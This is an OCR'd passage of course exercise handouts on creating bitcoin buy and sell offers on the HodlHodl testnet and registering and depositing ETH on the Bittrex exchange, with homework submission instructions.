


2. In the Create new BTC offer choose the "sell bitcoin". Then choose the country. From this choice depends the payment methods down below.




3. The next section is Price. We can choose fixed price or price from exchange. In this example we will choose Bitstamp. Payment currency will be USD and we wand 1% premium over Bitstamp price.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Next is the **amount measured in currency**. We want amount between 10 and 5000 USD. **First-trade limit** enforces restrictions in case we don`t know the other side and this is our first trade with them. In this case we show trust and let max limit to be 5000.



5. In down below we must set how many **confirmations** wants to receive. The more confirmations decrease the risk our transaction get into the block in the abolished part of blockchain. This can happen if two miners simultaneously mined two different blocks and then the longest blockchain will be the winner. Three confirmations are ok in most cases.
Then are the Time constraints. We must foresee the long enough period, because after that time period the deal will be canceled.



6. In the payment methods we choose varied option and write instructions and comments. When all information is filled up check **published** check box to publish offer and click **Save.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Payment methods *

Type: Bank wire

Method: Intl. Wire Transfer

Your instruction name: Deutsche Bank and SWIFT may 2018

Add new payment method (moderated)

Payment details:

```
SWIFT: 345345
Deutsche Bank account number: 345345
```

Add another payment instruction...

Description

You can specify any additional details here

Other options

Published

* To submit the form you need to fill all required fields marked with *

Save

7. And our offer to sell bitcoins is ready. We can edit, unpublish or delete it if we want.

https://testnet.hodlhodl.com/offe 70% Search

Offer has been successfully created!

Buy bitcoins | Sell bitcoins | My Dashboard | Bitcoin News | FAQ / Help

Offer to sell between 10 and 5000 USD worth of BTC at 8635.52 USD

Location: Singapore | trader: JohnSmit

This offer is already active and can be found by other traders. To temporarily hide it click "Unpublish" button.

Price:	8635.52 USD
First-trade limit:	5000.0 USD
Payment window:	360 min.
Confirmations (BTC) required:	3

This is your offer.


Edit | Unpublish | Delete

There are currently no active contracts for this offer.

As soon as someone accepts your offer, we will notify you by email and it will also automatically appear here.


8. If click on dashboard you can see the offer we just created.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Creating Buy Offer

1. The principle is the same but this time we are in the role of buyer. For example: in the **Price** this time we wand 1% premium **under** Bitstamp price.




2. This time we will send coins and receive money. So, In the payment methods we specify the method with which we are **willing to receive money**.
   After all is filled up we must check **Published** check box and click **Save**.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. Our offer is successfully published.



4. Here is the dashboard with our new offer.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

5. Follow the Described Steps

Your task is follow the tutorial described above and perform the experiments.

4. Create buy and sell offers.
5. Buy and sell coins from your colleges offers.

What to Submit?

Create a **zip file** (e.g. **`your-name-hodlhodl-exercise.zip`**) holding the screen shots with your deals.


Submit your zip file as **homework** at the course Web site.

Exercises: Trading on Bittrex

This document describes the **exercise assignments** for the "Blockchain Academy" course @ Software University. In this lesson we learned about Cryptocurrency buying platforms and exchanges. In this exercise we shall register in Bittrex, make trades and send transactions in order to get familiar with the way exchanges work.


Register in Bittrex

8. First, we shall register in **Bittrex**.
9. Click this link to visit the **"Sign Up"** page: https://www.bittrex.com/Account/Register/
10. Enter your email address into the **"E-mail address"** field
11. Enter a password in the **"Password"** field. Passwords must be at least 8 characters long and it is preferred that you use 12 or more characters to enhance your passwords security.
12. Re-enter the same password in the **"Confirm password"** field.
13. Check the box next to **"I'm not a robot"** to prove you are human.
14. Your screen should look similar to this:



15. In order to complete the registration process you will need to open your email and look for an email from **"Bittrex Mailer"** with the subject **"Bittrex Account Verification"**
16. Open the email and click the **Verify Registration link**.
17. Once you have completed this process, you have **successfully registered your account at Bittrex**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Deposit Your Cryptocurrency


1. Now you have a registration. Let's log in and explore the interface of **Bittrex**. Open https://bittrex.com and click **LOGIN**.

2. After login to **Bittrex** you see the front page of the exchange.
3. Go to the upper part of the page and select **Wallets**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Type **Ethereum** in the search. From the **Search** tab you can find your wallet for every currency which is listed in the **Bittrex** exchange.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

5. Now click the **"plus"** button shown in the screenshot. Next step is to generate your **Ethereum address**.




6. After the address is generated, you have to send some ETH funds, which you have bought already. You can buy Ethereum from **Coinbase** or **Bitpanda**. Another option is to send Ethereum from software wallet to your **Bittrex** wallet address.

Receive Your Deposit after Confirmed by the Blockchain

